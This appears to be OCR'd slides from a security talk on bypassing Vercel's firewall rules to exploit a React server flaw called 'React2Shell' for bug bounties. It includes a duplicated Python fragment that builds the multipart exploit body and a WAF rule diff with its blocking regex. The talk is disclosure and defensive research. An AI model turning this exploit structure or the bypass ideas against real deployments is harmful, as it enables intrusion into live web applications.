
DEVCORE

ANATOMIST SECURITY



DEVCORE

ANATOMIST SECURITY



DEVCORE

ANATOMIST SECURITY

Exploit

Python

```
body = build_multipart(
    boundary,
    {
        b"1": json.dumps(model1).encode(),
        b"2": json.dumps(model2).encode(),
        b"3": json.dumps(model3).encode(),
        b"5": json.dumps(model5).encode(),
        b"7": json.dumps(model7).encode(),
        b"9": json.dumps(model9).encode(),
        b"0": json.dumps(model0).encode(),
        b"10": json.dumps(model10).encode(),
        b"8": json.dumps(model8).encode(),
        b"6": json.dumps(model6).encode(),
        b"4": json.dumps(model4).encode(),
        str(0x3142).encode(): json.dumps(model3142).encode(),
    },
)
```

DEVCORE

ANATOMIST SECURITY

Exploit

Python

```
body = build_multipart(
    boundary,
    {
        b"1": json.dumps(model1).encode(),
        b"2": json.dumps(model2).encode(),
        b"3": json.dumps(model3).encode(),
        b"5": json.dumps(model5).encode(),
        b"7": json.dumps(model7).encode(),
        b"9": json.dumps(model9).encode(),
        b"0": json.dumps(model0).encode(),
        b"10": json.dumps(model10).encode(),
        b"8": json.dumps(model8).encode(),
        b"6": json.dumps(model6).encode(),
        b"4": json.dumps(model4).encode(),
        str(0x3142).encode(): json.dumps(model3142).encode(),
    },
)
```

$50,000

DEVCORE

ANATOMIST SECURITY


WAF Rules ver.10

```
def WAF(request):
    [...]

    raw_body = request.body

    for i in range(4):
        raw_body = raw_body.replace(b'\x00', b'')
        raw_body = lowercase(raw_body)
        raw_body = unicode_decode(raw_body)

-   if has_re(raw_body, r'"_response"\s*:|:constructor'):
+   if has_re(raw_body, r'"_response"\s*:|:constructor|\\u'):
        block()
```

DEVCORE

ANATOMIST SECURITY

Triage



DEVCORE

ANATOMIST SECURITY

Vercel
@vercel

We paid $1 million to hackers to harden our firewall defenses.

Today we're telling the story of how we strengthened our WAF, disclosing a runtime mitigation layer for the first time, and how we partnered with @Hacker0x01 to defend against React2Shell.

翻譯貼文

來自 vercel.com

DEVCORE

ANATOMIST SECURITY

GAME OVER

DEVCORE

ANATOMIST SECURITY

Takeaways

- WAFs are mitigations, not fixes.
- Hunt for parser differentials.
- Complexity breeds exploit primitives.
- Read code with intent.

DEVCORE

ANATOMIST SECURITY

END

DEVCORE

ANATOMIST SECURITY